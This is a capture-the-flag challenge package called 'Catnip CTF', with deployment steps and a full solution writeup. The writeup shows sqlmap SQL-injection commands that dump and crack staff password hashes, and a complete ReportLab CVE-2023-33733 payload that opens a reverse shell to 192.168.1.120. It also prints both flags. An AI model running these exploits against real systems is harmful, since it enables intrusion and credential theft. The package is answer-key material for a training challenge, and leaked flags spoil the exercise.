Catnip CTF

Deploy, Writeup, Notes

Deploying

This guide outlines the deployment process for an infrastructure composed of two service endpoints: the Client and the API.

Overview

A `docker-compose.yml` file is provided in the root directory to simplify deployment. Each service also has its own Dockerfile for customized builds.

Configuration

Client Service
In the Client's Dockerfile, ensure the `VITE_API_URL` environment variable is set to the correct URL of the API service. For local deployments, the default setting should suffice.

docker-compose.yml
Adjust the port bindings as needed within the `docker-compose.yml` file to match your deployment environment.

Port Access

Client Service
Accessible on port 80 by default. If using the default Docker Compose configuration, it will be available on port 3000.

API Service
Accessible on port 8000.

CTF Description

Hello, I'm Raccu, the nerdy raccoon. Have you ever visited a cat café? It's a paradise—free food, cozy massages, and no rent! Unfortunately, the owners aren't too keen on adding a raccoon to their team. Their loss, right? But I have a cunning plan to infiltrate their system and add myself to their database records.

I've already connected my computer to their server at `192.168.1.120` with port 8082 opened. Now, I just need a little help from you. Could you grant me remote access to their server? With that, I'll be able to sneak my way into their records and make myself an official member of the cat café crew!

Goal

Obtain 2 flags.

> Helping Raccu will lead to obtaining 2 flags.


Tags

OSINT, SQLi, RCE

CTF Writeup

Hidden Page Discovery

Accessing the web's home page reveals one of the staff member's mastodon (social media) profile.



CAT CAFE

Meet our Staff

Cappo


Cappo, our cat-loving manager, oversees the operations of this delightful cafe dedicated to feline enthusiasts!

Pointy Catt

Pointy Catt, our cat powered programmer, is the manager and owner of the Cat Cafe website!

> https://mastodon.social/@pointyCatt

Social media reveals the existence of a hidden page. URL is based on the staff's favorite (musical) artist and animal.



Replied to Pointy Cat


Pointy Cat
@pointyCatt
Jun 22

I tend to just hide some dashboard URLs behind some common words separated by hyphens. For example, my favorite artist's name and favorite animal. Makes it harder for random people to stumble upon, but easy to remember.

Exploring the social media account reveals that the staff favorite's artist is 'reol'. The favorite animal is 'cat'

> http://WEBSITE/reol-cat

Accessing the hidden page shows an admin login form.


CAT CAFE

Admin Dashboard

Username

Username


Password

Password

Login

Forgot Password?

Additionally, there is another page for reset password functionality.


CAT CAFE

Reset Password

Email

Account Email

Request Reset

Login Instead

Accessing Staff Dashboard

The reset password form is vulnerable to SQL Injection. Crafting a template request form for `sqlmap` (stored as `request.txt` for this writeup).

```
POST http://WEBSITE/api/forgot-password HTTP/1.1
host: cyberblitz-catnip-api.chals.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://WEBSITE
Content-Type: application/json
Content-Length: 13
Origin: http://WEBSITE
DNT: 1
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site

{"email":"*"}
```

Perform SQLi with the request template.

```
sqlmap -v 3 -r request.txt -p email --dbms=sqlite --sql-query "SELECT
group_concat(tbl_name) FROM sqlite_master WHERE type='table' AND tbl_name NOT
LIKE 'sqlite_%'" --batch
```

> Alternatively,
> `sqlmap -r request.txt -p email --dbms=sqlite--tables --batch`
>
> Note the explicit stating of SQLite as DBMS. Discovery of SQLite can be done via either `sqlmap` or OSINT from the mastodon profile.

SQLi injection reveals the various tables within the DBMS.

```
<SNIP>
SELECT group_concat(tbl_name) FROM sqlite_master WHERE type='table' AND tbl_name
NOT LIKE 'sqlite_%':
'django_migrations,auth_group_permissions,auth_user_groups,auth_user_user_permis
sions,django_admin_log,django_content_type,auth_permission,auth_group,auth_user,
client_api_account,django_session'
<SNIP>
```

> sqlmap (or other tools) should reveal the usage of Django as a backend framework. But no Django exploit should be possible, and Django's admin dashboard is disabled.

Selecting columns from client_api_account table:

```
sqlmap -v 3 -r request.txt -p email --dbms=sqlite --sql-query "SELECT
GROUP_CONCAT(name) AS column_names FROM
pragma_table_info('client_api_account');" --batch
```

Result should yield 3 columns.

```
<SNIP>
SELECT GROUP_CONCAT(name) AS column_names FROM
pragma_table_info('client_api_account'): 'username,password,email'
<SNIP>
```

Finally, SQLi to select all rows from client_api_account


```
sqlmap -v 3 -r request.txt -p email --dbms=sqlite -T client_api_account -C
"username,password,email" --dump --batch
```

Result should yield the username and cracked password.

```
[03:28:56] [INFO] cracked password '1qaz2wsx' for user 'bluecappo'
[03:29:03] [INFO] cracked password 'qwertyuiop' for user 'thepointycatt'
<SNIP>
[2 entries]
+------------+-----------------------------------------------+------------------
---------+
| username   | password                                      | email
|
+------------+-----------------------------------------------+------------------
---------+
| thepointycatt | 6eea9b7ef19179a06954edd0f6c05ceb (qwertyuiop) |
pointy@sit.cyberblitz.ctf |
| bluecappo     | 1c63129ae9db9c60c3e8aa94d3e00495 (1qaz2wsx)   |
cappo@sit.cyberblitz.ctf  |
+------------+-----------------------------------------------+------------------
---------+
<SNIP>
```

> If sqlmap doesn't automatically crack the hash, any hash cracking tool with a common password list should be able to crack it.

Logging into the staff dashboard should yield the first flag result.



Welcome Back, thepointycatt

Flag: CyberBlitz{0L4OwXpLaiwONlbpOnVoTNvhtAT077IzOe}


Owned Cats

ID	Name	Breed	Adoption Date
1	Bella	Siamese	15/04/2023
2	Luna	Maine Coon	20/08/2020
3	Oliver	Persian	05/02/2022
4	Simba	Ragdoll	10/11/2021
5	Chloe	British Shorthair	25/06/2021
6	Max	Sphynx	12/03/2024
7	Lucy	Bengal	08/12/2023
8	Charlie	Russian Blue	30/09/2021
9	Tiger	Scottish Fold	18/05/2022
10	Milo	Norwegian Forest Cat	03/07/2021

> Page will not show the flag without a valid session token.

RCE for Raccu

Staff dashboard contains a form to generate PDFs.




Cat Request Creator

Automated document creation for requesting new cats

Adoption Center	Feline Friends Adoption Agency
Cat Amount	2
Reason	test


OSINT on social media reveals the library used for PDF generation.



Pointy Cat @pointyCatt 1h

I personally use reportlabs with python to automate PDF writing with ease. Streamlines a lot of administrative work. Though I recommend outdated version (v3) as the current versions have many bugs with alignments...

Research on CVE should yield a remote code execution vulnerability on the library, https://github.com/c53elyas/CVE-2023-33733.
Performing the remote code execution to grant a reverse shell to Raccu should reveal the final flag.



Cat Request Creator

Automated document creation for requesting new cats

Adoption Center	Kitty Kingdom Adoption Center
Cat Amount	23

Reason

```
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('sh -i >& /dev/tcp/192.168.1.120/8082 0>&1') for Word in [ orgTypeFun( 'Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: { setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), }, ) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">
 exploited
</font></para>
```

Thanks for getting me access! I found something in the system as well, maybe it will help? `CyberBlitz{lzbJhNIfmkShNqkIgoccr468JSyWsr3Zju}`

Notes

Here's a more polished version of your text:

To convert the final step into obtaining the flag by executing a reverse shell on the participant's computer. The following recommendations should be considered instead.

VPN Access to the CTF Network:
Offer VPN access to the CTF network. For participants who may be uncomfortable opening a port for incoming connections.

Multiple Self-Resetting Docker Instances:
Provide more than one instance of self-resetting Docker machines. Mitigate issues with bricked machines.